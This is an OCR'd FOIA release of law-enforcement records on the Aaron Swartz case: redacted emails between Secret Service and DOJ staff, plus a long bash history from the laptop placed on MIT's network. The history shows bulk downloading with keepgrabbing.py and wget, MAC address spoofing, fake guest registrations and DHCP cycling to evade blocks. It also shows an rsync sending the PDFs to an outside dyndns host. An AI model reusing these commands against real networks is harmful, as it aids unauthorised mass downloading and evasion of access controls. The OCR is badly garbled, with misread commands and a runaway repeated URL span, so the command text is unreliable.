Officers Signature:	Date:	Time:	-


February 23, 2011

Hi (5)(6) (7)(C)
I unity appreciate your help with this. I know the work load you are up against.

The submitted photos are of t latent, tabeled LP8. It was developed on the surface of an internal hard-drive unit. The photos are taken prior to any processing. Only an ALS was used. Once the Item was fumed and processed the detail was minimized or lost.

Thank you again. Feel free to contact me with questions or to allow me to return the favor of assisting you with any casework.

(b)(6),(b)(7)(C)



<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>

<a:cirMap xmins:a="http://schemas.openxmiformats.org/drawingmi/2006/main"
bgl="it1" tx1="dk1" bg2="it2" tx2="dk2" accent1="accent1" accent2="accent2"
accent3="accent3" accent4="accent4" accent5="accent5" accent6="accent6"
hlink="hlink" foiHlink="foiHlink"/>



```
- <xml xmins:o="urn:schemas-microsoft-com:office:office">
        <o:MainFile HRef="../FW%208ullding%2016.htm" />
        <o:File HRef="themedata.thmx" />
        <o:File HRef="colorschememapping.xmi" />
        <o:File HRef="image001.jpg" />
        <o:File HRef="image002.jpg" />
        <o:File HRef="image003.jpg" />
        <o:File HRef="image004.jpg" />
        <o:File HRef="image005.jpg" />
        <o:File HRef="image005.jpg" />
        <o:File HRef="image007.jpg" />
        <o:File HRef="image007.jpg" />
        <o:File HRef="image008.jpg" />
        <o:File HRef="image009.jpg" />
        <o:File HRef="image009.jpg" />
        <o:File HRef="image009.jpg" />
        <o:File HRef="image009.jpg" />
        <o:File HRef="filelist.xml" />
        </xml>
```

FARON PARAMORE (GPA)

From:

Wade Tyson, Jill C (OLA) (b)(6),(b) @usdoj.gov)

Sent:

Tuesday, January 22, 2013 11:04 AM

To:

FARON PARAMORE (GPA)

Ga:

(b)(6),(b)(7)(C) phq.dhs.gov

Subject:

RE: U.S. Secret Service - Aaron Swartz case out of Boston

DAD Paramore:

Thanks for your e-mail. I will get back to you shortly with the right POCs here. We have a few attorneys working on this matter and I want to ensure I get you to the right place.

-3CT

Jill C. Tyson (Wade) Attorney Advisor U.S. DEPARTMENT OF JUSTICE Office of Legislative Affairs (b)(6),(b)(7)(C) SDOD. gov - direct (b)(8),(b)(7)(C)

----Original Message----

From: FARON PARAMORE (GPA) [mailto (b)(6),(b)(7)(C) Dusss.dhs.gov]

Sent: Tuesday, January 22, 2013 10:59 AM

To: Wade Tyson, Jill C (OLA) Cc (b)(0).(b)(7)(C) Shq. dhs. gov

Subject: U.S. Secret Service - Aaron Swartz case out of Boston

Good Morning Ms. Wade, hope you are well.

Ma'am, my name is Faron K. Paramore. I serve as the Deputy Assistant Director in the Office of Congressional Affairs for the U.S. Secret Service.

Last Thursday afternoon (1/17/13) I was contacted by a Mr. (b)(6),(b)(7)(C)professional staff with the House Oversight & Government Reform Committee (Majority Staff - Chairman Issa), requesting to receive a briefing from the U.S. Secret Service regarding our role / investigation of the Aaron Swartz case out of Boston, MA.

Ma'am, at your convenience would it be possible for me to give you a call to discuss this matter.

Thank you very much for your time.

Faron K. Paramore Deputy Assistant Director Office of Congressional Affairs United States Secret Service

(292) 496-5676 Main line (b)(6),(b)(7)(C) Direct line cell (202) 406-5740 Fax

FARON PARAMORE (GPA)

From:

FARON PARAMORE (GPA)

Sent:

Tuesday, January 22, 2013 1:05 PM

To:

PAUL MORRISSEY (GPA); JANE MURPHY (INV), HUGH DUNLEAVY (INV) FARON PARAMORE (GPA); LYNDA WILLIAMS (GPA)

Cc:

Call w/ DOJ regarding Aaron Swartz case / briefing to House Oversight & Gov't Reform

Subject: Committee

Good afternoon, hope you are well.

SAIC Williams and I just spoke with Ms. Molly Gaston from DOJ's Office of Legislative Affairs.

Ms. Gaston advised that they were also telephonically contacted by Chairman Issa's staff last Thursday afternoon, requesting to provide a briefing on the Swartz case. per USDOJ/OIP/OLA

(b)(5)

I will advise the group of DOJ's decision once I hear back from Ms. Gaston.

Thanks much.

Faron.

Faron K. Paramore Deputy Assistant Director Office of Congressional Affairs United States Secret Service

Ph:

(202) 406-5676 Main line (b)(6),(b)(7)(C) Direct line Cell (202) 406-5740 Fax

(b)(6),(b)(7)(C)	(CID)	
From: Sent: To: Ce: Subject:	Heymann, Stephen (USAMA)(b)(6),(b)(7)(C) Pusdoj gov] Monday, July 11, 2011 12:58 PM (b)(6),(b)(7)(C) CID) (b)(6),(b)(7)(C) (BOS):(b)(6),(b)(7)(C) USAMA) Aaron Swartz	
(b)(6),(b) (7)(C)	per EOUSA	
(o)(5)		

is there a time we could talk this afternoon or tomorrow? (If it is a matter of indifference to you, this afternoon would be better for us.

Many thanks, Steve

(b)(c) (b)(l')(C)

(CID)

From:

(b)(6),(b)(7)(C),Per

Sent:

Wednesday, March 02, 2011 5:31 PM

BOS)

To:

Cc:

Subject:

'Heymann, Stephen (USAMA)'

(b)(6),(b)(7)(C), CID)

bash history of Acer involved with MIT hack and downloading from JSTOR

Attachments:

bash-History.txt

FYI

The bash history of the Acer that was connected to the MIT network has references to the python script keepgrabbing and JSTOR:

cat .bash_history

rm .bash_history

screen -x

uptime

df-h

Is /mnt/pdfs/|wc-l

Is -f /mnt/pdfs/ wc -l

screen -x

cat .bash_history

cat .ssh/known_hosts

whois ygl.as

uptime

curl www.jstor.org

links www.jstor.org/stable/838383

my 838383.pdf /mnt/pdfs/

screen -r

screen -x

curl istar.org

curl -I wwww.jstor.org

curl -l www.jstor.org

sudo ifconfig wian0 down

sudo dhdient -re

sudo dhellent -r

sudo ifconfig eth0 up

sudo dhellent

curl -I www.jstor.org

curl scripting.com

/sbin/ifconfig -a

curl scripting.com

ping 4.2.2.2

cat /etc/resolv.conf

sudo dhellent -r

sudo dhelient

ping 4.2.2.2

cat /etc/resolv.conf

curl scriptng.com

```
curl www.google.com
curl -i www.jstor.org
/sbin/ifconfig -a
ping ghost-laptop.dyndns-free.com
os ax | grep ip
/etc/init.d/ez-ipupdate
/etc/init.d/ez-ipupdate reload
sudo /etc/init.d/ez-ipupdate reload
ping ghost-laptop.dyndns-free.com
dig ghost-laptop.dyndns-free.com
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate restart
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
ez-ipupdate --help
ez-ipupdate --help less
sudo ez-lpupdate
sudo ez-ipupdate -i eth0
more /etc/ez-ipupdate/default.conf
ez-ipupdate -- help | less
sudo ez-ipupdate -c /etc/ez-ipupdate/default.conf
sudo ez-ipupdate -vvv -c /etc/ez-ipupdate/default.conf
ez-lpupdate --help less
sudo ez-ipupdate -vvv -c /etc/ez-ipupdate/default.conf -l eth0
sudo ez-ipupdate -c /etc/ez-ipupdate/default.conf -i eth0
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
Is/mnt/|wc-l
cd /mnt
ps ax | grep touch
ps ax | grep seq
touch 1
ls
touch 2
seq 1 20
seq 1 20 | xargs touch
Is I wc -I
seq 1 2000000 | xargs touch
Is I wo -I
is less
is | wc -l
ps ax | grep bash
who am i
kill 3658
kill -9 3658
mkdir pdfs
cd pdfs
~/keepgrabbing.py
emacs/home/ghost/keepgrabbing.py
zile /home/ghost/keepgrabbing.py
~/keepgrabbing.py
touch foo
```



```
rm foo
cd ..
~/keepgrabbing.py
cd /mnt
5
rm *
cd pdfs
İS
cd
python serveblacks.py
python serveblocks.py 8092
ps ax | grep serve
kill 2461
ps ax | grep serve
python serveblocks.py 8092
bg
Is /mnt
is/mnt/pdfs
Is -i /mnt/pdfs/
 gnome-screensaver-command --activate
ls.
 ps ax | grep curl
 kill 19047
 curl www.jstor.org
 dhclient -- help
 sudo dhallent
 bwm-ng
 Is blocks/ | wc -l
 links www.jstor.org/stable/873098
 gnome-screensaver-command --activate
 Is blocks/ wc -1
 bwm-ng
 Is blocks/|wc-l
 uptime
 bwm-ng
 df -h
 is blocks | wc-l
 bwm-ng
 sudo umount/mnt
 screen -x
 ~/keepgrabbing.py
 cd /mnt/
 ~/keepgrabbing.py
```

cd /mnt/ "/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py bg; ~/keepgrabbing.py cd/mnt/ ~/keepgrabbing.py bg; ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabblng.py ~/keepgrabbing.py bg ~/ke ~/keepgrabbing.py ~/keepgrabbing.py cd/mnt ~/keepgrabbing.py ~/keepgrabbing.py ~/lke ~/keepgrabbing.py ~/keepgrabblng.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py ~/keepgrabbing.py bg

~/keepgrabbing.py

RIF

~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd/mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabblng.py cd /mnt/ ~/keepgrabblng.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd/mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py cd/mnt/ ~/keepgrabbing.py cd/mnt/ ~/k ~/keepgrabbing.py cd/mnt ~/keepgrabbing.py cd /mnt ~/keepgrabbing.py cd /mnt/ ~/keepgrabbing.py ~/keepgrabbing.py cd/mt cd /mnt/ cd/mt

RIF

```
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd/mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabblng.py
~/keepgrabblng.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
screen -f
screen -x
uptime
df-h
screen -r
screen -x
uptime
bwm-ng
df-h
screen -x
ps ax | grep curl
ps ax | grep keepgr | awk '{print $1}' | xargs kill
ps ax | grep curl
ps ax | grep gr
ps ax | grep curl
df-h
/sbin/ifconfig -a
sudo ifconfig eth0:1 static 18.55.7.49
curl -interface eth0:1 www.jstor.org
curl -interface eth0:1 www.google.org
rsync -avz pdfs/ ghost-macbook.dyndns-free.com:/vol/pdfs
screen -r
screen -x
python
sudo easy_install pyoai
sudo apt-get install python-lxml
sudo easy_install pyoai
```



```
python
sudo easy_install --remove pyoal
easy_install --help
easy install -help less
sudo easy_install --remove pyoal
python
sudo easy_install pyoai
cd /usr/local/lib/python2.6/
Is site-packages/
cd
Is
locate easy-install.pth
locate easy_install.pth
sudo easy_install pyoal
locate easy-install.pth
cd/usr/lib/python
ls
IS -B
 cd ../python2.6
 easy_install --help
 easy_install --help less
 python serveblocks.py
 python serveblocks.py 8092
 bg
 sudo dhclient -r
 sudo dhelient
 sudo dhclient -r
 sudo dhellent
 sudo dhdlent -r
 sudo dhellent
 ping 4.2.2.2
 sudo dhclient-r
 sudo dhellent
 sudo dhdient-r
 sudo dhellent
 sudo dhclient -r
 sleep 60
 sudo dhallent -r
 sudo dhelient
 cd /vol/
 15 -1
 Is -lh pdfs
 easy_install pyoai
 sudo apt-get install python-setuptools
 sudo apt-get update
  sudo apt-get install python-setuptools
  sudo apt-get upgrade
  ez-ipupdate
  sudo /etc/init.d/ez-ipupdate restart
  ping ghost-laptop.dyndns-free.com
```



/sbin/ifconfig eth0 ping 18.55.7.237 ping ghost-laptop.dyndns-free.com sudo /etc/init.d/ez-ipupdate restart ping 18.55.7.237 ping ghost-laptop.dyndns-free.com sudo /etc/init.d/ez-ipupdate help sudo /etc/init.d/ez-lpupdate force-reload ping ghost-laptop.dyndns-free.com more /etc/init.d/ez-ipupdate more /etc/ez-ipupdate/default.conf sudo less /etc/ez-ipupdate/default.conf ps ax | grep ez-ip ping ghost-laptop.dyndns-free.com cd /vol/pdfs/ Is is less python oaigrab.py python -i palgrab.py cd /vol/ cd muse.jhu.edu/ cd content/oai/journals/ Is cd social_text/ cd v017/ more 17.3 more 17.3dutton.html man wget du -hsc /voi/* du -hsc /vol/* bwm-ng Is -Ih urlstograb.wget grep pdf uristograb.wget screen -x man wget cd /vol/ wget -x -nc ~/urlstograb.wget wget -x -nc -i ~/uristograb.wget sudo chown ghost. wget -x -nc -i ~/urlstograb.wget wget -q -x -nc -l ~/uristograb.wget wget -nv -x -nc -l ~/urlstograb.wget screen -x emacs oaigrab.py sudo apt-get install emacs23-nox emacs oalgrab.py python oalgrab.py | tee urlstograb.wget

```
wc -l uristograb.wget
grep html urlstograb.wget | sed -e 's/html/pdf/' > urlstograb2.wget
grep pdf uristograb.wget | sed -e 's/pdf/html/' > uristograb2.wget
more uristograb
more urlstograb2.wget
cd /vol/
wget -nv -x -nc -i ~/urlstograb2.wget
grep html urlstograb.wget | sed -e 's/html/pdf/' >> urlstograb2.wget
grep html uristograb.wget | sed -e 's/html/pdf/' >> uristograb2.wget
cd /vol
wget -nv -x -nc -l ~/uristograb2.wget
curl muse.jhu.edu/f
links muse.jhu.edu
screen-x
cd /media/noname/
cp tograb.log /home/ghost/
ccd
cd
cd blocks/
Is | wc -1
cd ..
my tograb.log blocks/
cd blocks/
 more tograb.log
 split -n 100 tograb.log
 split --help
 split --help less
 split - 100 tograb.log tograb.
 S
 rm tograb.*
 cp /medla/noname/tograb.log tograb-
 split -help less
 spilt -a 5 -l 100 tograb log tograb-
 Is tograb *
 wc-l
 Is | wc-l
 mv tograb.log ...
 sudo dhellent --release
 sudo dhelient -r
 sudo dhelient
 sudo dhallent -r
 sudo dhellent
 sudo /etc/init.d/ez-lpupdate restart
 ping ghost-laptop.dyndns-free.com
 /sbin/ifconfig -a | less
 ping ghost-laptop.dyndns-free.com
 screen -x
 sudo ifconfig eth0 up
 curl --Interface eth0 https://nic.mit.edu:444/bin/dynareg?class=visitor
```

```
/sbln/ifconfig -a
sudo dhellent
curl --interface eth0 https://nic.mit.edu:444/bin/dynareg?class=visitor
cat logininfo
curl --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -interface eth0 10.72.0.47
ping --hel
ping -I eth0 10.72.0.47
/sbin/ifconfig -a
ping -I eth0 4,2,2.2
man ping
ping -1 10.2.55.120 4.2.2.2
sudo ping -l 10.2.55.120 4.2.2.2
/sbin/ifconfig -a | less
sudo ping -1 10.2.55.120 4.2.2.2
sudo ping -I wlan0 4.2.2.2
sudo ping -1 eth0 4.2.2.2
ping -1 eth0 4.2.2.2
sudo ping -l eth0 4.
sudo ping -l eth0 10.72.0.47
sudo curl --interface eth0 10.72.0.47
sudo curl --interface 10.2.55.120 10.72.0.47
route
/sbin/ifconflg -a
route add default gw 18.2.55.1
sudo route add default gw 18.2.55.1
sudo ping -l eth0 10.72.0.47
echo "sudo route add default gw 18.2.55.1" >> logininfo
sudo curt --Interface 10.2.55.120 10.72.0.47
curl --interface eth0 10.72.0.47
curl --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -k --Interface ethO https://10.72.0.47:444/bin/dynareg?class=visitor
curl -d "class=visitor" -k --interface eth0 https://10.72.0.47:444/bin/dynareg
curl -d "class=visitor&action=Register" -k --interface eth0 https://10.72.0.47:444/bin/dynareg
curi -d "vname=Grace+Host&vemail>ghost42@mailinator.com&action=Register&class=visitor" -k -interface eth0
https://10.72.0.47:444/bin/dynareg
echo 'curi -d "vname=Grace+Host&vemail=ghost42@mailinator.com&action=Register&class=visitor" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo
curl --interface eth0 10.72.0.47
sudo dhelient eth0
sleep 600; sudo dhollent eth0
route
curl --interface wlan0 www.yahoo.com
curl -- interface wlan0 4.2.2.2
sleep 600; sudo dholient eth0
sudo dhclient eth0
sudo ping -1 eth0 10.72.0.47
sudo ping -1 wlan0 4.2.2.2
suda ping -1 eth0 4.2.2.2
man route
dasip
```



dig.www.yahoo.com dig www.yahoo.com | grep "IN" dig www.yahoo.com | grep "[N" | grep 10.72 echo 'dig www.yahoo.com | grep "IN" | grep 10.72' > logininfo /sbin/ifconfig -a /sbin/ifconfig -a | grep en sudo ifconfig eth0 hw 00:4c:e5:a0:c7:56 sudo lfconfig eth0 hw ether 00:4c:e5:a0:c7:56 sudo ifdown eth0 sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56 sudo ifconfig eth0 down sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56 sudo ifconfig eth0 up emacs logininfo ping www.yahoo.com dlg yahoo.com sudo dhclient dig www.yahoo.com emacs logininfo emacs /etc/ez-ipupdate/default.conf /sbln/ifconfig -a sudo emacs /etc/ez-lpupdate/default.conf /etc/init.d/ez-ipupdate restart sudo /etc/init.d/ez-ipupdate restart dig x.dyndns-free.com dig ns x.dyndns-free.com cat /etc/resolv.c cat /etc/resolv.conf dig www.yahoo.cvom dig www.yahoo.com links --help links --help grep inerf links --help grep interf lynx curl --interface eth0 www.yahoo.com dig @10.2.55.7 www.yahoo.com dig @10.2.55.2 www.yahoo.com sudo dhelient cat /etc/resolv.conf sudo dhallent cat /etc/resolv.conf ping 10.72.0.47 dig @10.72.0.47 www.google.com gnome-screensaverdf ping www.yahoo.com echo 10.72.0.47>> logininfo dig --help host -help dig ns x.dyndns-free.com dig @ns1.dyndns.org ghost-laptop.dyndns-free.org



```
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
/sbin/lfconflg -a
ssh ghost-laptop.dyndns-free.org
ssh ghost-laptop.dyndns-free.com
ssh -help | grep interf
man ssh
sudo ifconfig eth0 down
ssh ghost-laptop.dyndns-free.com
sudo curl --interface eth0 10.72.0.47
route
ssh ghost-laptop.dyndns-free.com
ping www.yahoo.com
/sbin/lfconfig -a
ssh 10.189.76.179
sudo dhellent eht0
sudo dhclient eth0
route
man route
route
sudo dhelient ethô
sudo route del default
sudo route -net 10.0.0.0 gw 10.189.64.1
sudo route add -net 10.0.0.0 gw 10.189.64.1
sudo route add 10.0.0.0 gw 10.189.64.1
route
ping 10.189.76.179
ping 10.72.0.47
sudo dhclient eth0
/sbin/ifconfig -a
ning google.com
route
ping 4.2.2.2
sudo dhallent eth0
cat logininfo
curl -d "vname=Grace+Host&vemall=ghost42@mailinator.com&vsponsor=&vinterval=14"
curl -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
echo 'curl -d "vname=Grace+Host&vemail=ghost42@mallinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo
curl www.yahoo.com
echo 'curi -d "vname=Grace+Host&vemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo
curl -d "vname=Grace+Host&vemail=ghost42@maillnator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
curl -d "vname=Grace+Host&vemail=ghost42@maillnator.com&vsponsor=&vinterval=5" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
sudo dhellent eth0
sudo dhelient -r
sudo dhellent -r eth0
sudo dhellent eth0
/sbin/ifconfig -a > ifconfiglog
/sbin/ifconfig -a
```



```
sudo ifconfig wian0 down
sudo ifconfig wlan0 hw ether 90:4c:e5:a0:c7:55
sudo ifconfig wlan0 up
/sbin/ifconfig -a
/etc/init.d/ez-ipupdate restart
sudo /etc/init.d/ez-ipupdate restart
dig ghost-laptop.dyndns-free.com
ping 4.2.2.2
sudo dhellent
ping 4.2.2.2
ping www.yahoo.com
route
curl www.yahoo.com
ssh ghost-laptop.dyndns-free.com
/sbin/ifconfig -a
ssh 18.111.48.33
curl www.yahoo.com
sudo dhclient eth0
cd/media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
Is | grep ajp
 Is | grep -v oxford
 cd /vol
 cd www.genome.org/content/1/3/
 cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
 more pdfs/2520824.pdf
 more pdfs/25208234.pdf
 Is -I pdfs/25208234.pdf
 Is -UI pdfs | head
 python
 ps ax | grep pyth
 ps ax | grep is
 sudo kill 8185
 sudo kill -9 8185
 cd bl
 cd blocks/
 cd done/
 Is less
  ls | head
  more allpd00000009
  mare allpd000000009
  more allpd0000000009
  ls -l /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/20273145.pdf
  is | tail
  more tograb-aaggu
  more/media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/359815.pdf
  ls -l /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/359815-pdf
```

```
Is less
Is | grep -v pd | less
Is | grep blk | tail
more blk0000003629
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/399479
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/399479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/3999479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/3999479.pdf
more/media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/3999478.pdf
cd
python
in -s /media/bcc820ea-a03b-4556-bfa6-eff2d9eb665e//media/drive
sudo In ·s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /media/drive
is /media/drive/pdfs*
/sbin/ifconfig -a
ssh 10.189.61.53
/sbin/ifconfig -a
sudo /etc/init.d/ez-ipupdate restart
ssh 18.111.48.33
ls
more failedandneedtograb
cat falledandneedtograb | sed -e 's/.pdf//' | sort -u | head
cat failedandneedtograb | sed -e 's/.pdf//' | sort -u > failed-partial-clean
head falled-partial-clean > blocks/testfalled
/sbin/ifconfig-a
curl --interface wlan0 www.yahoo.com
route
ping 18.111.31.1
wc -l failedandneedtograb
sudo apt-get install autossh
sudo apt-get update
man ssh
ps ax | grep dhclient
kH 7937
sudo kill 7937
sudo kill 8001
sudo kill 8281
ps ax | grep dhclient
ps ax | grep netwo
ps ax | grep Netw
sudo kill 730
ps ax | grep Netw
/etc/init.d/network-manager stop
sudo /etc/init.d/network-manager stop
ps ax | grep dhcl
sudo kill 8839
```

ps ax

```
/sbln/ifconfig -a
sudo emacs /etc/ez-ipupdate/default.conf
sudo /etc/init.d/ez-ipupdate restart
dig ghost-laptop.dyndns-free.com
Ís
screen -x
who am i
wc-l feiled-clean
screen -x
cat failedandneedtograb | sed -e 's/.pdf//' | sort -u > failed-partial-clean
wc -l failedandneedtograb
cat falledandneedtograb | sed -e 's/.pdf//' | sort -u > falled-clean
rm failed-partial-clean
more falled-clean
cd blocks/done
Is | less
less blk00000000020
wc-lblk0000000020
cd ..
split --help
 split -a 5 -l 1000 failed-clean blocks/blkfail
 df-h
 creen-x
 screen -x
 who am i
 cd umi
 python
 cd uml
 grep 797854 *
 grep 801899 *
 Is
 more 900.html
 grep 1978790241 *
 screen -r
 screen -x
 links
 screen -x
 is blocks
 rm failedandneedtograb
 rm falled-clean
 python
 mv pdf2size.dbm pdf2size-js3.dbm
 more stilltograbx
 split --help
  split -a 5 -l 100 stilltograbx blocks/stillblk
```



```
is blocks
cd/media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
links "http://www.nejm.org.ezp-
pr/doi/full/10.1056/NEJMp0781907keytype2=tf_ipsecsina&ljkey=d016a4ba45489a1d98c8c00d31b0f51b7fe229d4&
links "http://www.nejm.org.ezp-pr/doi/full/10.1056/NEJMp078190"
links "http://www.nejm.org/dol/full/10.1056/NEJMp078190"
Is umi/saneurl.py
links http://linkinghub.elsevier.com/retrieve/pli/0933365789900110
links "http://linkinghub.elsevier.com/retrieve/pii/092911999490006X"
more /vol/uml/107685.html
links /vol/umi/107685.html
links /vol/umi/107794.html
curl -i http://linkinghub.elsevier.com/retrieve/pii/89780750657457500224
curl -i
"http://linkinghub.elsevier.com/retrieve/articleSelectSingle?Redirect=http%3A%2F%2Fwww.sciencedirect.com%2Fscien
ce%3F_ob%3DGatewayURL%26_origin%3Dinwardhub%26_urlversion%3D4%26_method%3DcitationSearch%26_pilkey%
3DB9780750657457500224%26_version%3D1%26md5%3D5d0b15fec31eccc36684151f1e94990a"
curl-1
"http://www.sciencedirect.com/science?_ob=GatewayURL&_origin=inwardhub&_uriversion=4&_method=citationSearc
h&_pilkey=89780750657457500224&_version=1&md5=5d0b15fec31eccc36684151f1e94990a"
curl -i "http://www.sciencedirect.com/science?_ob=ArticleURL&_udi=B8K8S-4RJMOTB-
8\&\_user=501045\&\_coverDate=01\%2F09\%2F2008\&\_rdoc=1\&\_fmt=high\&\_orig=search\&\_origin=search\&\_sort=d\&\_docalign=search\&\_sort=d\&\_docalign=search\&\_sort=d\&\_docalign=search\&\_sort=d\&\_docalign=search\&\_origin=search\&\_sort=d\&\_docalign=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_origin=search\&\_o
nchpr=&vlew=c& acct=C000022659&_version=1&_uriVersion=0&_userid=501045&md5=0dd2643f6e14c404198de5326
a67c81a&searchtype=a"
ping www.jstor.org
curl www.jstar.org
Ís
screen -x
df-h
screen -r
screen -x
cd /media/drive/|sindex/
15
rm *
Is
s
Is
cd 1923
more 00900.html
 python
cd ...
 Is
python
 more 1923/06700.html
```



```
fg
Is blocks
df-h
sudo umount /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
ping 4.2.2.2
/sbin/lfconflg -a
/sbin/ifconfig -a less
~/bin/sis pdfs | head
./sis pdfs | head
cd pdfs
../sls | xargs -l mv {} /vol/pdfs/
../sis . | xargs -i mv {} /vol/pdfs/
Is
cd ...
rmdir pdfs
more deleteandgrab
15-1
more pdfs3.sls
